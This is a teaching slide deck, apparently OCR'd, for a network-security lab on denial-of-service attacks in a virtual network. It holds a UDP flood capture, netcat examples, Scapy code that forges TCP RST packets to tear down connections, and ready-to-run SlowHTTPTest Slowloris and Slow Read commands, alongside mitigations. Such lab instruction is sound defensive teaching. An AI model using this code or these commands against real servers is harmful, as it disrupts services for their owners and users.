46	0.001009656	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
91	0.002684193	192.168.56.113	192.168.56.112	UDP	429	35238 → 28537 Len=65507
92	0.002704309	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
137	0.004105091	192.168.56.113	192.168.56.112	UDP	429	35238 → 9001 Len=65507
138	0.004143112	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
183	0.005659551	192.168.56.113	192.168.56.112	UDP	429	35238 → 24488 Len=65507
184	0.005679143	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
229	0.008206557	192.168.56.113	192.168.56.112	UDP	429	35238 → 63124 Len=65507
230	0.008245236	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
275	0.010220938	192.168.56.113	192.168.56.112	UDP	429	35238 → 27534 Len=65507
276	0.010264849	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
321	0.011573499	192.168.56.113	192.168.56.112	UDP	429	35238 → 51345 Len=65507
322	0.011591942	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
367	0.013090526	192.168.56.113	192.168.56.112	UDP	429	35238 → 2867 Len=65507
368	0.013133870	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
413	0.014677113	192.168.56.113	192.168.56.112	UDP	429	35238 → 41069 Len=65507
414	0.014695123	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
459	0.016118269	192.168.56.113	192.168.56.112	UDP	429	35238 → 48056 Len=65507
460	0.016139707	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
505	0.017691257	192.168.56.113	192.168.56.112	UDP	429	35238 → 16677 Len=65507
506	0.017712473	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
551	0.019063009	192.168.56.113	192.168.56.112	UDP	429	35238 → 16535 Len=65507
552	0.019080966	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
597	0.020417068	192.168.56.113	192.168.56.112	UDP	429	35238 → 3969 Len=65507
598	0.020432960	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
643	0.021933101	192.168.56.113	192.168.56.112	UDP	429	35238 → 55953 Len=65507
644	0.021952919	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
689	0.023393677	192.168.56.113	192.168.56.112	UDP	429	35238 → 2766 Len=65507
690	0.023411835	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)
735	0.024749752	192.168.56.113	192.168.56.112	UDP	429	35238 → 25058 Len=65507
736	0.024765901	192.168.56.112	192.168.56.113	ICMP	590	Destination unreachable (Port unreachable)

BONUS: TRY WITH A HUGE NUMBER OF PACKETS

WARNING: CLOSE WIRESHARK FIRST!

A BETTER ATTACK

- A single pc is not enough
- Few resources, need more
- A better attack: botnet
- There are simulators of this
- GitHub reference page: https://github.com/Markus-Go/bonesi

POSSIBLE MITIGATIONS

REDUCE ICMPs


Server reduces the amount of ICMP’s sent, but can impact legitimate traffic

FIREWALL

Traditionally one of the main solutions, now becoming irrelevant

INTERMEDIARY ADMINISTRATION

Use other administrations like Cloudflare or Imperva



TCP RST ATTACK

TCP RST FLAG

WHAT IS?

The RST flag is used to indicate the recipient to stop using the TCP connection:


- Do not send other packets
- Discard any further packets received

WHEN IS USED NORMALLY?

Common scenario:

- A PC with a TCP connection crashes
- The pc on the other end does not know about the crash
- The crashed device can send a TCP reset

TCP RST ATTACK



The RST flag can be used in a malicious way:

- An attacker forges a RST packet targeting the end-points to force to close the connection
- The attacker can be non-blind (3rd party that can sniff the network or a malicious application in one of the devices) or blind

TOOL: NETCAT

- Netcat (nc) is a simple command-line utility to create a TCP/UDP connection between two hosts
- The “Swiss army knife for TCP/IP”
- Functionalities: port scan, data streaming, data transfers, chat, web servers, mail requests

NETCAT: CHAT WITH TCP

SERVER COMMAND

```
nc -nvl 8080
```

- nc opens netcat
- -n specifies that the address inserted is numeric (no DNS translation)
- -v specifies the verbose mode
- -l specifies that the device is in listening mode
- 8080 specifies the port

CLIENT COMMAND

```
nc 192.168.56.110 8080
```

- nc opens netcat
- 192.168.56.103 specifies the IP address of the server
- 8080 specifies the port of the running nc server

NETCAT: THE RESULT

SERVER


```
serverns@serverns-virtualbox:~$ nc -nvl 8080
Listening on 0.0.0.0 8080
Connection received on 192.168.56.109 38626
Hello! I am the server and I am sending a message
Hi there! It is the client here
```

CLIENT

```
clientns@clientns-virtualbox:~$ nc 192.168.56.108 8080
Hello! I am the server and I am sending a message
Hi there! It is the client here
```

NETCAT: BEHIND THE SCENE

For each message sent, the receiver sends an ACK:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.108	192.168.56.109	TCP	94	8080 → 38970 [PSH, ACK] Seq=1 Ack=1 Win=510 Len=28 TS
2	0.000649092	192.168.56.109	192.168.56.108	TCP	66	38970 → 8080 [ACK] Seq=1 Ack=29 Win=502 Len=0 TSval=2
3	0.053083648	PcsCompu_29:d0:49	Broadcast	ARP	60	Who has 192.168.56.108? Tell 192.168.56.109

PREPARATION OF THE ATTACK

ASSUMPTIONS:

- The malicious script is running on the client (non-blind)
- The script wants to force the server to close the connection

STEPS:

1. Find the “tcpRstMissingTerminate.py” script (in the folder DoS/TcpRstAttack on the Desktop) on the client
2. Look at the code:
   a. The sniff method of Scapy allows to intercept the packets and call a handler function

```
#sniffing TCP packets with scapy and send them to the packethandler for the elaboration
sniff(iface=interface, prn=packet_handler(target_ip, target_port, client_ip), filter="tcp", store=1)
```

PREPARATION OF THE ATTACK

b. The packet_handler function extracts information from the packets and calls the function to terminate when some conditions are satisfied: ACK flag set, the source is the client, the destination is the server

```
# handler function that analyze each packet
def packet_handler(target_ip: str, target_port: int, client_ip:str):
    def extract_info(packet):
        ip_layer = packet.getlayer(IP)
        src_ip = ip_layer.src
        if src_ip == client_ip:
            tcp_layer = packet.getlayer(TCP)
            tcp_seq_num = tcp_layer.seq
            tcp_src_port = tcp_layer.sport
            print(f"Source IP: {src_ip} - Source port: {tcp_src_port} - Sequence number: {tcp_seq_num}")
            if tcp_layer.flags == "A":
                terminate(target_ip, target_port, src_ip, tcp_src_port, tcp_seq_num)
    return extract_info
```

NOW IT IS YOUR TURN

STEP 1

Try to complete the terminate function in the script using Scapy

STEP 2

STEP 3

NOW IT IS YOUR TURN

STEP 1

Try to complete the terminate function in the script using Scapy

STEP 2

Open Wireshark and execute the Python script with the command:

```
sudo python3 TcpRstMissingTerminate.py 192.168.56.110 8080
```

STEP 3

NOW IT IS YOUR TURN

STEP 1

Try to complete the terminate function in the script using Scapy

STEP 2

Open Wireshark and execute the Python script with the command:

```
sudo python3 TcpRstMissingTerminate.py 192.168.56.110 8080
```

STEP 3

Send a message with server and check if the script caused the server to close the connection (verify the reset message using Wireshark)

HINT: take inspiration from SYN FLOOD attack and look at the parameters!

POSSIBLE SOLUTION

```python
# function to craft the reset packet and send it
def terminate(target_ip: str, target_port: int, client_ip:str, client_port: int, sequence_num: int):
    i = IP()
    i.src = client_ip
    i.dst= target_ip
    i.proto = "tcp"
    t = TCP()
    t.sport = client_port
    t.dport = target_port
    t.flags = "R"
    send(i/t)
    print("The packet was a Reset one.")
```

<WHY IS IT NOT WORKING?>

Try again and modify the terminate function in order to set the sequence number (`seq` option with Scapy) equal to the one intercepted in the ACK

BONUS: SLOW HTTP ATTACK

INTRODUCTION

- Also called low and slow attack
- Difficult to distinguish from normal traffic
- Requires very little bandwidth
- Does not require a lot of resources (a single computer is enough)
- Application layer attack (HTTP)

HOW THIS WORK?

- HTTP processes requests only when they are complete
- The main idea is to try tying up all the threads of the server by sending requests/data or receiving data very slowly, but just fast enough to prevent the server timeout
- Uses many simultaneous connections

TYPES OF ATTACK

SLOWLORIS

- Opens many connections
- Sends slowly and periodically partial HTTP headers

SLOW POST

- Uses HTTP POST request
- Set a huge value in the content-length header field
- Sends the data very slowly

SLOW READ

- Sends legitimate requests
- Reads periodically the response at a very low speed

SLOW HTTP TEST

- A command-line tool that simulates slow HTTP attacks
- Can also be used to:
  - test a web server for DoS vulnerabilities,
  - to figure out how many concurrent connections a server can handle
- Support 4 types of attacks: Slowloris, Slow HTTP Post, Apache Range Header and Slow Reader
- Generate statistics about the attack on output files

GitHub repository

SLOW HTTP TEST - Main parameters

-H

Specifies to use Slowloris attack

-c

Specifies the number of connections to open

-r

Specifies the rate of connections per second to open

-i

Specifies the time of the follow-up data in seconds

-t

Specifies the HTTP verb to use in the request

-u

Specify the HTTP url of the target server

NOW IT IS YOUR TURN - 1

STEPS:

1. Open again the basic Python HTTP server
   - python3 -m http.server

2. Launch the Slowloris attack with SlowHttpTest
   - slowhttptest -H -g -o results -c <# of connections> -i <# of second for follow-up data> -r 250 -t GET -u <URL of the server with port> -p 3 -l 300

3. **Can you define the minimum value for -c [250, 4000] and -i [1, 10] to correctly perform the attack without wasting resources?**
   Keep track of the (low) resource usage using the system monitor

NOW IT IS YOUR TURN - 2

STEPS:

1. Open again the basic Python HTTP server
   - python3 -m http.server

2. Launch the Slow Read attack with SlowHttpTest
   - slowhttptest -X -g -o output -c <...> -r 200 -w 512 -y 1024 -n <...> -z <...> -p 3 -l 300 -u http://192.168.56.110:8000/Desktop/test.mp3

3. **Can you define the minimum value for -c [250, 2000], -n [1, 20] and -z [50, 20000] to correctly perform the attack without wasting resources?** Look at the documentation to understand the parameters and keep track of the (low) resource usage using the system monitor

POSSIBLE MITIGATIONS

INCREASE SERVER AVAILABILITY

Increase the maximum number of clients that the server will allow at any one time.

RATE LIMIT INCOMING REQUESTS

Restring access based on certain usage factors (e.g. IP address, connection speed)

USE A REVERSE-PROXY


Use a service (e.g. Cloudflare) that runs as a reverse proxy and stops attacks before the origin server

04

CONCLUSIONS

Final overview and possible mitigation


FINAL OVERVIEW ON DDoS



- Q1 2022 saw the total number of DDoS increase by 46%, growing 4.5 times compared to the same quarter in 2021
- UDP spoof was the most common attack in Q1 (2022)
- Targets:
  - governments
  - suppliers of technologies of blockchain and NFT
- Availability of DDoS for-hire services make it extremely easy for anyone to conduct targeted DDoS attacks (next slide)

https://securelist.com/ddos-attacks-in-q1-2022/106358/
https://10guards.com/en/articles/ddos-attacks-at-an-all-time-high-in-q1-2022/

FINAL OVERVIEW ON DDoS



https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report


DEFENDING TOWARDS DDoS ASSAULTS

- Create a DDoS response plan
- Ensure high levels of network security
- Have server redundancy
- Look out for warning signs
- Continuous monitoring of network traffic
- Leverage the cloud for preventing DDoS (outsource)

https://10guards.com/en/articles/ddos-attacks-at-an-all-time-high-in-q1-2022/

THANKS!

Do you have any question?



CREDITS: This presentation template was created by **Slidesgo,**
including icons by **Flaticon,** and infographics & images by **Freepik**